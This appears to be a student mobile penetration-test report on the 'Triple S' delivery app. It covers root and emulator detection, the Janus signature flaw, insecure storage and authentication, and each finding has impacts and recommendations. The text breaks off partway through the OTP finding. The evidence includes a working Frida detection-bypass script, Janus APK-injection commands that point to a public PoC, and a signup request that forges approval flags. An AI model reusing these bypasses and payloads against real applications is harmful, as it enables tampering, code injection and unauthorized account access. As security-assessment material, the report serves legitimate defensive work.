# Digital Egypt Pioneers Initiative (DEPI)

**Instructor:** Mamdouh El-Tahiry

**Company:** Next Academy

**Group Code:** DKH1_lSS5_S1e

**Prepared By**

- Abdelrahman gomah Mohamed swidan
- Mohamed Adel AbuZaid Ismail
- Ziad Mohamed Abd El-Hamid Mohamed
- Mohamed Makram Mohamed El Shaboury
- Noor Mahmoud Mohamed Mohasseb

| | |
|---|---|
| **Title** | Mobile Application Penetration Testing |
| **Project Duration** | 1/10/2024 - 20/10/2024 |
| **SHA1** | 19b741c1ac9a48eb7366bfce3f7eb496af09704e |

# Table of Contents

# Executive Summary

This penetration testing report presents a comprehensive analysis of the security vulnerabilities discovered in the mobile application, highlighting critical risks that could potentially compromise user data and application integrity. The assessment utilized a combination of automated tools and manual testing techniques to identify weaknesses across various components of the application.

## Key Findings:

1. **Bypass of Emulator, Root, and Debug Detection**:
   - The application attempts to implement security measures against emulators, rooted devices, and debugging, but these protections can be easily circumvented using a Frida script. This script alters device properties, allowing an attacker to masquerade as a physical, non-rooted device and gain access to the application without triggering security alerts.
2. **Janus Vulnerability (CVE-2017-13156)**:
   - The mobile application is vulnerable to the Janus vulnerability due to its signature scheme and minimum SDK version. The use of both v1 and v2 signature schemes allows attackers to inject malicious class.dex files into the APK without breaking its signature, leading to unauthorized code execution on devices running Android 5 (SDK 21) to Android 6.
3. **Weak Authentication Mechanism**:
   - The application allows unauthorized users to register without adequate validation. Attackers can send registration requests that include roles, bypassing necessary email confirmation and administrative approval. This flaw enables unauthorized access to delivery-related features, posing a significant security risk.
4. **Sensitive Data Exposure**:
   - The application stores sensitive user data, including personal identification documents, in shared preferences and cache without sufficient encryption or access controls. While some data is encrypted, the overall data handling approach leaves personal data vulnerable to exposure.
5. **Insecure OTP Verification**:
   - The absence of rate limiting on critical endpoints, particularly the One-Time Password (OTP) verification process, permits attackers to employ brute-force techniques against the 6-digit OTP code. This flaw significantly increases the risk of unauthorized account access.
6. **Weak JWT Authentication**:
   - The application utilizes JWTs for user authentication, relying on a potentially weak or predictable secret key for signing. Attackers can exploit this weakness through dictionary attacks to crack the JWT secret, enabling them to forge valid tokens and impersonate users. Additionally, the failure to validate the expiration field of the token allows expired tokens to remain valid, facilitating account takeover attacks.
7. **Firebase Misconfiguration**:
   - A misconfiguration in Firebase storage settings permits unrestricted file uploads and public access to sensitive user-uploaded images, including personal identification documents. This misconfiguration poses severe risks, enabling attackers to upload arbitrary files and access sensitive data through publicly available URLs.

## - Scope of Report

**-Target Application:** Triple S Mobile Application v1

**-Backend Service:** Triple S mobile backend APIs and infrastructure

## - Compliance Framework Used

**-OWASP Mobile Top 10:** Industry-standard framework for identifying and mitigating the top mobile application security risks.

**-MASVS (Mobile Application Security Verification Standard):** A comprehensive standard for mobile application security, focusing on areas like resilience, secure storage, and authentication mechanisms.

# Vulnerability Checklist

| No | Vulnerability Name | Description | Severity | Mitigation | Found / Not Found |
|---|---|---|---|---|---|
| 1 | MASVS-RESILIENCE-1: Emulator, Root, and Debugging Detection Bypassed | Emulator, Root, and Debugging Detection not working as intended | Medium | Implement detection for Emulator, Root, and Debugging environments | Found |
| 2 | MASVS-RESILIENCE-2: Vulnerability to Janus (CVE-2017-13156) | Vulnerability to Janus Exploit (CVE-2017-13156) | High | Patch to address CVE-2017-13156 vulnerability | Found |
| 3 | MASVS-RESILIENCE-3: Obfuscation | Code Obfuscation and Anti-Reverse Engineering implemented correctly | Medium to High | Maintain obfuscation standards to prevent reverse engineering | Not Found |
| 4 | Insecure Data Storage leads to personal data exposure | Sensitive data stored insecurely, leading to potential exposure | High | Encrypt sensitive data and use secure storage mechanisms | Found |
| 5 | Insecure Authentication Mechanism | Weak or insecure authentication processes | Critical | Strengthen authentication protocols (e.g., MFA, OAuth) | Found |
| 6 | Insecure OTP Handling in updateMe API | Insecure handling of OTP in the updateMe API, vulnerable to attacks | High | Secure OTP handling and improve encryption for API communication | Found |
| 7 | Lack of Rate Limiting & Weak OTP Mechanism | Absence of rate limiting and use of weak OTP authentication | High | Implement rate limiting and use stronger OTP mechanisms | Found |

| | | | | | |
|---|---|---|---|---|---|
| 8 | Weak Authentication Mechanism | Authentication mechanism prone to attacks, lacking strong protections | High | Use secure authentication methods, including session management | Found |
| 9 | Firebase Misconfiguration – Unrestricted File Upload and Public Access | Firebase misconfigured, allowing unrestricted file uploads and public access | High | Correct Firebase configuration to restrict access and secure file uploads | Found |
| 10 | Insecure Direct Object (IDOR) in Firebase Storage Access | Improper access control in Firebase storage | High | Implement proper access controls | Found |

| Severity | Score |
|---|---|
| Low | 0.1 - 3.9 |
| Medium | 4.0 - 6.9 |
| High | 7.0 - 8.9 |
| Critical | 9.0 - 10.0 |

# Assessment Methodology

This methodology outlines a streamlined approach for conducting penetration testing on mobile applications, focusing on Android apps and their backend services like Firebase. It integrates the OWASP Mobile Application Security Verification Standard (MASVS) for a thorough assessment.

## 1. Preparation

- **Scope Definition**: Define what will be tested, including the app and its backend services like CDN and dify .

## 2. Static Analysis

- **Code Review**: Analyze the app's code for security flaws, such as hardcoded secrets and insecure storage.
- **Dependency Check**: Identify vulnerabilities in third-party libraries.

## 3. Dynamic Analysis

- **Runtime Testing**: Use tools like Burp Suite to monitor the app's communication with backend services.
- **Behavioral Testing**: Test the app under various conditions (e.g., on emulators or rooted devices) to spot weaknesses.

## 4. OWASP MASVS Testing

- **Basic Security (Level 1)**: Ensure compliance with fundamental security controls.

## 5. Backend Services Testing

- **API Testing**: Evaluate API endpoints for authentication, authorization, and data validation.
- **Firebase Security**: Review Firebase settings to ensure secure file uploads and access controls.

## 6. Reporting

- **Findings**: Document vulnerabilities, their risks, and recommendations for remediation in a clear report.
- **Presentation**: Share findings with stakeholders, emphasizing critical vulnerabilities and next steps.

## 7. Follow-up

- **Verification**: After remediation, conduct a follow-up assessment to confirm that vulnerabilities have been addressed.

This streamlined methodology helps identify and fix security vulnerabilities in mobile applications, enhancing overall security and resilience against threats.

## 1.MASVS-RESILIENCE-1: Emulator, Root, and Debugging Detection Bypassed

**Requirement**: Emulator, Root, and Debugging Detection
**Standard**: OWASP MASVS-R (MASVS-Resilience)
**Severity**: Medium
**Status**: Fail

### 1.1.Description:

The mobile application attempts to implement emulator, root, and debugging detection mechanisms as part of its resilience features. However, these protections can be easily bypassed using a Frida script. The script spoofs device properties to mimic a physical, non-rooted device, effectively bypassing the security measures designed to detect emulators, rooted devices, or active debugging sessions.

### 1.2.Evidence:

- The following Frida script was executed to spoof device properties such as MODEL, MANUFACTURER, and FINGERPRINT. This bypasses the application's emulator, root, and debugging detection:

```
Java.perform(function () {
  var Build = Java.use("android.os.Build");
  Build.MODEL.value = "Pixel 5";
  Build.MANUFACTURER.value = "Google";
  Build.DEVICE.value = "redfin";
  Build.PRODUCT.value = "redfin";
  Build.BRAND.value = "Google";
  Build.HARDWARE.value = "qcom";
  Build.FINGERPRINT.value = "google/redfin/redfin:11/RQ3A.210605.005/7349499:user/release-keys";
  Build.SERIAL.value = "ABC1234567";
  console.log("[*] Device properties spoofed to mimic a physical device.");
});
```

- By executing this script, the application believed it was running on a legitimate, non-rooted Pixel 5 device, bypassing its root, emulator, and debugging detection mechanisms.
- During testing, the application did not raise any alerts, nor did it halt execution, indicating that the spoofing was successful.

## 1.3. Impact:

By bypassing the emulator, root, and debugging detection mechanisms, an attacker can:

1. Conduct in-depth analysis of the application by running it in a rooted or emulated environment, allowing for easier reverse engineering and tampering.
2. Debug and modify the application at runtime, potentially altering its behavior, bypassing security checks, or extracting sensitive information.
3. Elevate the risk of an attacker deploying further advanced exploits, such as injecting malicious code, obtaining access to sensitive user data, and bypassing other security features.

## 1.4. Recommendation:

- Implement stronger anti-debugging, anti-emulation, and root detection mechanisms using more advanced techniques that go beyond basic device property checks.
- Utilize multiple methods for root and emulator detection, including checking for unusual libraries, file system paths, and system properties.
- Employ server-side verification for critical operations to ensure that client-side protections, such as emulator and root detection, are not the only line of defense.

## 1.5. References:

- MASVS-R Level 2: **"R2.3 - The application detects, and responds to, the presence of an emulator, rooted device, or debugging environment."**

## 2.MASVS-RESILIENCE-2: Vulnerability to Janus (CVE-2017-13156)


**Requirement**: **Application Integrity and Anti-Tampering**
**Standard**: **OWASP MASVS-R (Resilience)**
**Severity**: **High**
**Status**: **Fail**

### 2.1.Description:


The mobile application is vulnerable to the **Janus vulnerability (CVE-2017-13156)** due to its signature scheme and minimum SDK version. The application is signed with both v1 and v2 signature schemes, which exposes it to the Janus vulnerability when installed on devices with Android versions 5 (SDK 21) through Android 6. This vulnerability allows attackers to modify APKs by injecting malicious class.dex files without breaking the APK's signature. This can lead to unauthorized code execution on the targeted devices.

### 2.2.Evidence:

- **App Signature Details**:
    - V1 signature: **True**
    - V2 signature: **True**
    - Min SDK version: **21 (Android 5)**.
    - Signature Algorithm: **rsassa_pkcs1v15**




```
C:\Users\swidan\Desktop\tripleS_pentest\junas_exploit>apksigner verify -verbose tripleS.apk
Verifies
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): false
Verified using v4 scheme (APK Signature Scheme v4): false
Verified for SourceStamp: false
Number of signers: 1
```



```
C:\Users\swidan\Desktop\tripleS_pentest\junas_exploit>apksigner verify --print-certs tripleS.apk
Signer #1 certificate DN: CN=abdo, OU=application, O=swidan, L=Unknown, ST=Unknown, C=Unknown
Signer #1 certificate SHA-256 digest: d0928bac450ee1744fd292ef70c21f3e4b538355c002cddfd6a0187b60fe8ee1
Signer #1 certificate SHA-1 digest: 91f75de28c940e36efec1a3b0eab3828c370fd0c
Signer #1 certificate MD5 digest: 4a0d332b66436a3d91edb5ed7732ef75
```

- Exploitation steps:
    - The Janus vulnerability was exploited using the janus.py script available at: https://github.com/V-E-O/PoC/blob/8c389899e6c4e16b2ddab9ba6d77c2696577366f/CVE-2017-13156/janus.py
    - A modified APK was successfully created by injecting a malicious class.dex file into the original APK.
    - The tampered application was installed and executed successfully on a device running **Android 5** without any errors or warnings.



```
C:\Users\swidan\Desktop\tripleS_pentest\junas_exploit>python janus.py classes.dex triples.apk triples-injected.apk
Successfully generated triples-injected.apk.

C:\Users\swidan\Desktop\tripleS_pentest\junas_exploit>adb install triples-injected.apk
Performing Push Install
triples-injected.apk: 1 file pushed, 0 skipped. 101.4 MB/s (36756469 bytes in 0.346s)
        pkg: /data/local/tmp/triples-injected.apk
Success

C:\Users\swidan\Desktop\tripleS_pentest\junas_exploit>adb shell am start -n com.example.smart_shipment_system/.MainActivity  # Start the app
Starting: Intent { cmp=com.example.smart_shipment_system/.MainActivity }

C:\Users\swidan\Desktop\tripleS_pentest\junas_exploit>
```

## 2.3.Impact:

- By exploiting this vulnerability, attackers can inject malicious code into the application without invalidating the signature, allowing for unauthorized code execution on vulnerable Android devices.
- This can lead to:
  - Complete takeover of the device,
  - Unauthorized access to sensitive application data,
  - The execution of arbitrary payloads, including malware, ransomware, or spyware.

## 2.4.Recommendation:

For Flutter apps and other Android apps, it is crucial to prevent this vulnerability by implementing the following measures:

1. **Enforce V2 and V3 Signature Schemes**:
   - Sign the application using **v2** and/or **v3** signatures only, and remove v1 signing. This mitigates the Janus vulnerability as the v2 signature scheme covers the entire APK, including its DEX and resources.
2. **Upgrade Minimum SDK Version**:
   - Increase the minimum SDK version to **SDK 24 (Android 7.0)** or higher. This version is not vulnerable to Janus, and by targeting a higher SDK, the attack surface on older, vulnerable versions is reduced.
3. **Perform Integrity Checks**:
   - Implement runtime integrity checks to detect modifications in the APK. Use Android's **SafetyNet Attestation API** or similar services to ensure that the APK remains untampered.
   - Regularly verify the application signature at runtime to prevent unauthorized APK modifications.
4. **Update Security Configurations**:
   - Periodically review and update the signature configurations for your apps. Avoid using outdated or insecure signing schemes and maintain compatibility with the latest security updates.
5. **Monitor for Patch Availability**:
   - Regularly monitor Android security bulletins and patch your application when new vulnerabilities are disclosed.

## 2.5.References:

- MASVS-R Level 2: **"R2.5 - The app must be resilient against signature verification attacks."**
- OWASP Mobile Security Testing Guide (MSTG): **MSTG-RESILIENCE-2**
- Janus vulnerability reference: CVE-2017-13156

## 3.MASVS-RESILIENCE-3: Obfuscation

**Requirement**: **Code Obfuscation and Anti-Reverse Engineering**
**Standard**: **OWASP MASVS-R (Resilience)**
**Severity: Medium to High**
**Status**: Pass

### 3.1.Description:

The mobile application has implemented proper obfuscation techniques, making it resistant to reverse engineering. The code has been obfuscated, making it difficult for attackers to analyze, understand, and tamper with the application's internal logic and functionality. This helps prevent unauthorized access to sensitive code and reduces the likelihood of successful attacks.

### 3.2.Evidence:

- The application was decompiled using tools like **JADX** and **APKTool**, but due to the use of obfuscation, method names, classes, and variables were scrambled, making it challenging to interpret the code.
- Strings within the application were also obfuscated, further hindering attempts to reverse engineer and identify sensitive data such as API keys or proprietary algorithms.

### 3.3.Impact:

- Obfuscation significantly increases the difficulty for attackers to reverse engineer the app, reducing the chances of malicious code injection, tampering, or the discovery of sensitive logic.
- It helps protect intellectual property and sensitive application components such as authentication mechanisms, encryption keys, and backend communication protocols.

### 3.4.Recommendation:

To maintain security, Flutter applications should continue to implement and update their obfuscation practices. Recommendations include:

1. **Continue Using Proguard/R8**:
   - Ensure that Proguard (or R8) obfuscation is enabled and configured properly in the app's build process. For Flutter apps, this can be done by configuring the proguard-rules.pro file in the android/app directory.
2. **Strengthen Obfuscation**:
   - Consider using more advanced obfuscation techniques like **string encryption** and **control flow obfuscation** to further protect the application from reverse engineering attempts.

3. **Regular Security Audits**:
   - Perform regular security audits on the obfuscation techniques to ensure they remain effective against evolving reverse engineering tools and techniques.
4. **Monitor Third-Party Libraries**:
   - Ensure that third-party libraries used in the application are also obfuscated or well-secured to avoid exposing sensitive code or functions through external components.

## 3.5.References:

- MASVS-R Level 2: **"R2.3 - The app must be obfuscated to impede reverse engineering."**
- OWASP Mobile Security Testing Guide (MSTG): **MSTG-RESILIENCE-3**

## 4.Insecure Data Storage leads to personal data exposure

**Requirement**: Insecure Data Storage
**Standard**: OWASP M9
**Severity: High**
**Status**: Fail

### 4.1.Description:

The mobile application uses shared preferences and encrypted storage to handle sensitive user data, which can lead to personal data exposure. Despite employing some encryption, the application does not adequately protect data stored in shared preferences. Changing this data does not impact user data retrieval since the actual user data is fetched from the backend. Furthermore, sensitive images, including personal identification documents, are stored in the cache without sufficient encryption or access controls.

### 4.2.Evidence:

1. **Shared Preferences Content:**

```
emu64xa:/data/data/com.example.smart_shipment_system/shared_prefs # cat FlutterSharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <boolean
name="flutter.PREFS_KEY_IS_USER_LOGGED_IN" value="true" /> <string
name="flutter.PREFS_KEY_USER_ROLE">fixed-delivery</string> <boolean
name="flutter.PREFS_KEY_ONBOARDING_SCREEN_VIEWED" value="true" /> </map>
```

   - *Note: Modifying the preferences does not affect user data since it is sourced from the backend.*

2. **Encrypted Storage Content:**

```
emu64xa:/data/data/com.example.smart_shipment_system/shared_prefs # cat FlutterSecureStorage.xml <?xml
version='1.0' encoding='utf-8' standalone='yes' ?> <map> <string
name="AVNe4w5lR0xOLFB4tL+7iYM1BE0TFQ6GHWjT14drSFbiuuFFfp1Kpao7FvzxMPAv6u4LCqZ4Cg5O
GWv1i9Riad+zQUlqsp5j7JvERd3vBJLaVteknBgrwjzG7Wy+bPRz4A==">
AUJAH8AWn4UmhNOewf54w4a2jX+cGVFggfowQR8Z/7ocBgOPOwODzQ+5b34F9GEBIvN3zSUiry2twtuU3
EuJSOk9iio1FE8IflJ1Ep+PBpPtcVh4IK5t9TtzD0/jZOVg+hwIDfdQYOBQcs8rd8gBcqhPgUwuouL3aPbuu3ylkV
4HdHaMzJFLocZTZJ0tn/zN+8dYTYLxxvbmo9bmUxJifdljkQY4v86xzK2L4I+LKIkdQO3t7gTpbp5p3rlCNIhM
pkKs+jxkaxlEfh9WRkLuSt1qZ6g= </string> </map>
```

3. **Secure Key Storage:**

```
emu64xa:/data/data/com.example.smart_shipment_system/shared_prefs # cat FlutterSecureKeyStorage.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?> <map> <string
name="VGhpcyBpcyB0aGUga2V5IGZvciBhIHNlY3VyZSBzdG9yYWdlIEFFUyBLZXkK">
jETQpjA2cqwGJjuw5GKKoRw5Klh2gaQ2h80ogEpQuj0PqQAxEzgKUV21KywmH0OdlFyhOR1LWdkX...
</string> </map>
```

4. **Cache Storage:**

```
emu64xa:/data/data/com.example.smart_shipment_system/cache # ls cacheKey oat_primary
e6c2eaaa-0a66-4fc1-977a-e3c0b9a40fcc6112723616204383386.jpg stripe_api_repository_cache
ef7b2572-60f9-492b-a907-4ada24e0f1475081525910799l858.jpg
```

   - *Note: All images, including sensitive documents like driver IDs and licenses, are stored in the cache for extended periods.*

## 4.3.Impact:

Insecure data storage practices can lead to unauthorized access to sensitive user information, such as login credentials and personal identification documents. This can result in personal data exposure, identity theft, and potential legal ramifications for the organization.

## 4.4.Recommendation:

- Implement secure storage practices by utilizing Android's EncryptedSharedPreferences or KeyStore for sensitive data.
- Encrypt all sensitive data stored in shared preferences and cache.
- Implement strict access controls to prevent unauthorized access to sensitive files and data.
- Regularly review and update data storage methods to align with security best practices.

## 4.5.References:

- OWASP Mobile Security Project: Insecure Data Storage
- Android Developers: [Security Best Practices]

## 5.Insecure Authentication Mechanism


**Severity**: critical
**Status**: Fail

### 5.1.Description:

The mobile application features a weak authentication mechanism that allows unauthorized users to register without proper validation. During testing, it was found that a malicious user could send a registration request including a role (e.g., unorganized-delivery) and bypass email confirmation and administrative approval processes. This flaw enables an attacker to create a delivery account without legitimate authorization, leading to unauthorized access to delivery-related features.

### 5.2.Evidence:

- The following registration request is accepted by the application:




```
POST /api/v1/users/signup HTTP/1.1
user-agent: Dart/3.4 (dart:io)
accept: application/json
Accept-Encoding: gzip, deflate, br
Content-Length: 508
host: 192.168.1.13:5648
authorization: Bearer
content-type: application/json
Connection: keep-alive

{
  "name":"fake delivery",
  "email":"fake@gmail.com",
  "phone":"01578416263",
  "password":"Artx$123",
  "passwordConfirm":"Artx$123",
  "vehicleType":"skoter",
  "vehicleLicenseImg":"nnoimg.png",
  "deliveryApprovalImg":"noimg.png",
  "role":"unorganized-delivery",

  "deliveryApproved":true,
  "confirmedEmail":true,

  "otpResetExpires":"2024-10-15T19:49:52.215Z",
  "currentState":{
    "type":"Point",
    "coordinates":[
      30.604377500,
      32.277082500
    ]
  }
}
```

```
HTTP/1.1 201 Created
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 97
ETag: W/"61-f05lyeFY+0KxbTUUoo0rxalQFAc"
Date: Fri, 18 Oct 2024 10:01:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "message":"Registration OTP send to your email, Please confirm your account"
}
```

## 5.3.Steps to Reproduce:

1. Send the above POST request to /api/v1/users/signup.
2. The application accepts the request and creates an account with the role of unorganized-delivery, bypassing both email confirmation and admin approval.
3. The attacker can now access delivery-related features, such as accepting orders, despite not being a legitimate delivery person.



إضافة شحنة

عنوان التسليم: شارع المحافظه, الإسماعيلية, 41544, مصر

عنوان الاستلام: , اول ميت طلخا, المنصورة, الدقهلية, 35515, مصر

الكمية: 5

وزن الشحنة: 10

نوع الشحنة: books

وصف الشحنة: many important books

اسم المستلم: friend

رقم تليفون المستلم: 01000000000

صباح الخير

fake delivery

اسم المستلم # friend

رقم تليفون المستلم # 01000000000

رقم الشحنة # 6712349f57639723135f16e5

| نوع الشحنة | الوزن | الأغراض |
|---|---|---|
| books | kg 10 | 5 |

وصف الشحنة

many important books

## 5.4.Impact:

- Unauthorized users can create delivery accounts and access restricted functionalities.
- Attackers can receive orders intended for legitimate delivery personnel, potentially leading to theft or loss of goods.
- This flaw poses a significant risk to the integrity of the delivery system and could lead to severe financial and reputational damage.

## 5.5.Recommendation:

- Implement proper validation and approval mechanisms for role assignments during the registration process.
- Require email confirmation and administrative approval before granting access to specific roles, especially those with sensitive functionalities like delivery.
- Utilize role-based access control (RBAC) to restrict unauthorized users from accessing features they do not have permission for.

## 5.6.Affected Endpoint:

- /api/v1/users/signup

## 5.7.References:

- OWASP Top 10: A5 - Broken Access Control
- OWASP Authentication Cheat Sheet

## 6.Insecure OTP Handling in updateMe API


**Severity: High**
**Status: Fail**

### 6.1.Description:

The updateMe API endpoint allows users to update their account details, including their email address. During testing, it was discovered that repeated requests with the same email allow the retrieval of sensitive user information, specifically the One-Time Password (OTP), in the response. This vulnerability enables an attacker to gain unauthorized access to user accounts by bypassing the intended email verification mechanism.

### 6.2.Steps to Reproduce:

1. **Initial Request**:

